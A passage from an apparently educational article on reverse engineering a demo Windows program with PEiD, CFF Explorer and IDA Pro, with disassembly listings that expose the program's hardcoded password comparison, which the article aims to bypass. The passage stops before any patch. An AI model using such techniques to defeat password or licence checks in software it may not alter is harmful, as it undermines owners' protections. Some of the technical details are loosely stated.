


Figure 1: The example program with the password function

The goal of the reverse engineering process in this article is to:

- Understanding the environment and the program flow
- Getting an idea of the used classes, functions, and variables

- Bypassing the password protection
- Re-generating the source code as best as possible

Reversing a binary file – step 1 – file information

A binary file is created during the compilation process. This is machine dependent so that a binary file only runs on a system it was compiled for. For instance, it is not possible to run a Unix program under Windows without emulating a Unix environment and vice versa because software programs access different libraries of the system they were developed for. They also access common functions through the libraries, which might also include access to kernel functions that are even more platform dependent. A program, therefore, is highly dependent on the user space and kernel space – the platform environment.

In order to define such dependencies, most programs include several pieces of information in their executable files. Understanding this information is the first step of the reverse engineering process.

A binary file contains useful information within its structure. Most files are packed in the form of a standardized package format that can be read by software such as PEiD, PE Explorer, CFF explorer, etc.

An example can be seen in figure 2. The demo program that needs to be understood through a reverse engineering process is called Project1.exe. The file extension .exe implies that it is a Windows or DOS application. Using PEiD, more details are visible. It is a Win32 console application; more precisely, a Portable Executable 32-bit application. PE files have a standardized form. There are different sections that have a predefined virtual size and virtual address (see figure 3). If the program is executed this data is copied into the memory of the PC. Each section is supposed to hold and present (read and write) a certain kind of data. One section is called the .text or .code-section where the actual program code is stored (the one which mainly is reverse engineered). The .data-section contains data that needs to be initialized during runtime (it is either readable and writable or only readable – .rdata). The uninitialized data section is called .bss. i.data are imported data (usually functions), which is necessary for the file to be available.




Figure 2: The demonstration program opened in PEiD




Figure 3: Sections of a PE file in CFF Explorer

Very important for reverse engineering also is the entry point. If the file is executed and copied into the PC's (virtual) memory, the entry point of the program is usually not within the first bits of the code of the memory (called the "image") of the program. In addition, there are packers that prevent the ability to see any important details of that file. These packers usually compressed the file using formats such as UPX. In this case, it will be necessary to use plugins that are able to uncompress these formats (e.g. PE Explorer). Some plugins are able to uncompress scrambled UPX files as a protection mechanism. The problem with packers is that the "Import Address Table" and the "Original Entry Point" (OEP) are destroyed, which prevents the reverse engineering process. The only way to solve that problem is to dynamically analyze the program to identify the OEP, e.g. using a section hop.

In the above presented example program, the entry point is not hidden and already identified.

Reversing a binary file – step 2 – understanding assembly code

If the type of the executable is known (operating system, bits, etc.), it is possible to dive deeper into the application's code. Two approaches are possible and are mostly mixed with each other.

First, it is possible to use any compatible disassembler to statically create assembly code from the binary format. With assembly code, it is much easier to read what the program is doing.

Second, there is debugging that allows the user to access debugging information and, most importantly, to alter the state of the program while running – one possible way of a dynamic analysis.

Both approaches need some understanding of assembly language.

Assembly is a low-level programming language with a very basic structure. Each statement has one line following this format:

```
Mnemonic operands (and optional comments). // Mnemonic is an instruction followed by one, two, or more operands.
```

Besides some differences between the syntaxes and the calling convention of assembly code depending on the processor manufacturer and the compiler (Intel or AT&T) the structure of the statements are easily readable, e.g: mov edx,len –moves the value of variable len into the edx register.

Registers and flags are important parts of the functionality of a processor. Since assembly is very close to the hardware, the registers of a CPU can be accessed directly. This makes it easy to optimize programs regarding speed and memory usage. On the other side, writing assembly for generic purposes and different processors and computers is impossible because processor types are different from each other (e.g. ARM CPUs, Intel CPUs, 32-bit architecture, 64-bit-architecture, etc.).

The process of an assembly program is similar to a high-level programming language except that the developer has to deal with shifting content of specific memory locations including the content of CPU general purpose registers instead of defining and using variables and classes without thinking about the hardware while programming in high-level-languages. With the exception of functions such as malloc(), calloc(), free(), etc., the memory management of high-level programming languages is usually taken over by the garbage collection at runtime and by very intelligent compilers, which optimize the source code very efficiently.

Assembly has different instructions that can manipulate values and memory addresses and contents of CPU registers by operations such as adding, subtracting, moving, comparing, pushing, popping, calling, and jumping conditionally.

The most difficult part of assembly is to recognize the “big picture” of a program because very simple functions in a high-level-language often result in hundreds of lines of assembly code in the final program due to following facts:

- Most names for classes, functions, variables, etc., no longer exist in assembly so that the user must deal with abstract names.
- The entire memory image of the program that is executed is visible in the disassembled code including calls to the stack and heap of the computer memory.
- Opening a C++ project usually only shows the written C++-code and links to necessary dependencies. This also involves access to kernel-functions and other library dependencies that are hidden by most high-level-programming languages. All transactions that use CPU registers are visible, which looks difficult and complex at first.

Table 1 shows common CPU registers for a 64-Bit Intel-CPU architecture.

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	**eax**	**ax**	**al**
rbx	**ebx**	**bx**	**bl**
rcx	**ecx**	**cx**	**cl**
rdx	**edx**	**dx**	**dl**
rsi	**esi**	**si**	**sil**

rdi	**edi**	**di**	**dil**
rbp	**ebp**	**bp**	**bpl**
rsp	**esp**	**sp**	**spl**

Table 1: CPU registers from 64-bit to 8-bit

The registers of Table 1 have their purpose. eax is an important accumulator register for calculations and operations of data. ebx is used as pointer to the .data-segment. ecx is the counter register for loop counts, edx serves as input and output pointer, esi as source pointer for string operations, edi as destination pointer for string operations. Very important are esp and ebp as stack- and base pointers that usually contain the addresses of the sub-routines the code jumps to or back to next time. These addresses are of high value for attackers who like to manipulate the program flow. If an attacker overwrites the addresses (for instance, by using a buffer overflow), a jump into a memory area that contains malicious code is possible.

In order to successfully reverse engineer code, it is necessary to understand assembly language.

Reversing a binary file – step 3 – disassembling

Disassembling and debugging are the next steps in order to get an idea how the program works. Both approaches can be performed with tools such as IDA Pro. As a very powerful tool, IDA allows one to analyze the program in many different aspects. If IDA is started, it automatically analyzes the program and identifies values, such as the section information (see figure 4). It also looks for entry points. Entry points are shown in red half-cycles if entry points are selected on the colored line on the right filter (see figure 5). The entry point at 14E0, which was already identified by PEiD is the start of the C runtime library (CRT). CRT is initialized here and starts to initialize static variables. It also calls the main function of the program – the part of the programming most interesting for reverse engineers.




Figure 4: IDA Pro shows information from several PE sections of the program.




Figure 5: Entry points marked red in the colored line. Also: Entry Point 14E0 is the `mainCRTStartup function`




Figure 6: The image and sections of the program can be seen in the colored line (the blue is the .data-segment where the program code is located

If the program is not developed with anti-debugger-mechanism, IDA Pro makes the analysis very easy. It disassembles the code and makes all segments, functions, variables, etc., visible (including function return values, parameters etc.) and connects the information of the .data/text-section graphically if possible.

Figure 7 shows the graph view of the main-function of the program IDA automatically identified after jumping from the 14E0-entry point to the main-function.




Figure 7: IDA Pro identified the start function of the program

Figure 7 shows a typical if-then-statement which is defined in the main function of the program. A closer look at this main function reveals several things:

```
; Attributes: bp-based frame

; int main()
public _main
_main proc near

n= dword ptr -0Ch

lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
sub     esp, 20h
call    ___main
mov     dword ptr [esp+4], offset aEnterTheNumber ; "Enter the Number :"
mov     dword ptr [esp], offset __ZSt4cout ; std::ostream::sentry *
call    __ZSt1lSISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operat
lea     eax, [ebp+n]
mov     [esp], eax
mov     ecx, offset __ZSt3cin ; std::cin
call    __ZNSirsERi     ; std::istream::operator>>(int &)
sub     esp, 4
mov     dword ptr [esp+4], offset aEnterThePasswo ; "Enter the password: "
mov     dword ptr [esp], offset __ZSt4cout ; std::ostream::sentry *
call    __ZSt1lSISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operat
mov     dword ptr [esp], offset _m
mov     ecx, offset __ZSt3cin ; std::cin
call    __ZNSirsERi     ; std::istream::operator>>(int &)
sub     esp, 4
mov     eax, ds:_m
cmp     eax, 3E8h
jnz     short loc_4015AF
```

Figure 8: Assembly code of the main function of the application

1)The user input text can be read in the mov-statements (figure 8). IDA already identified the content of the variable stored as read-only in the rdata-section of the PE file and puts it beside the right command here in the main function.

2)The input variables number and password seem to be an integer value.

3)A short jump “if not zero” (jnz) is executed at the end, otherwise the function terminates.

4)The code continues in figure 9 with the function factorial. This function takes an int-parameter as input. The jump to factorial only happens if the comparison from the previous step is successful.

5)Factorial takes the integer value as input and a call to

another sub routine is executed – the sub-routine factorial(int) – see figure 10.

6) If the sub-routine factorial(int) returns it seems to calculate a value of type long and print it on the screen (figure 9) with “Factorial Value is”.

```
mov     eax, [ebp+n]
mov     [esp], eax      ; n
call    __Z9factoriali  ; factorial(int)
mov     ebx, eax
mov     eax, [ebp+n]
mov     [esp], eax
mov     ecx, offset __ZSt4cout ; std::cout
call    __ZNSolsEi      ; std::ostream::operator<<(int)
sub     esp, 4
mov     dword ptr [esp+4], offset aFactorialValue ; " Factorial Value Is "
mov     [esp], eax      ; std::ostream::sentry *
call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::oper
mov     [esp], ebx
mov     ecx, eax
call    __ZNSolsEl      ; std::ostream::operator<<(long)
sub     esp, 4
```

Figure 9: The main program continues

7) The factorial function (see figure 10) also has a password protection implemented, which is exactly the same as in the main function. It, therefore, also jumps shortly “if not zero” (jnz) is the result of the comparison of eax and 3E8h.

8) The factorial function in figure 10 shows a for-loop (blue arrow) executed after the if-then-statement of the comparison (see step above) is met.




Figure 10: The graph view of the factorial function

9) The for-loop is executed on the basis of the counter variable, which is increased by 1 – the usual way in loop statements (see figure 11 – add [ebp+counter], 1). The variable n is compared to the content of the eax-register (cmp eax, [ebp+n]). N is the input parameter of the calling function, so it is the number the user enters in the program. In the for-loop, it serves as the upper limit of the for loop; if the value in eax in comparison to the value of the memory address at [ebp+n] is smaller or equal (less) than n then continue with the for-loop.

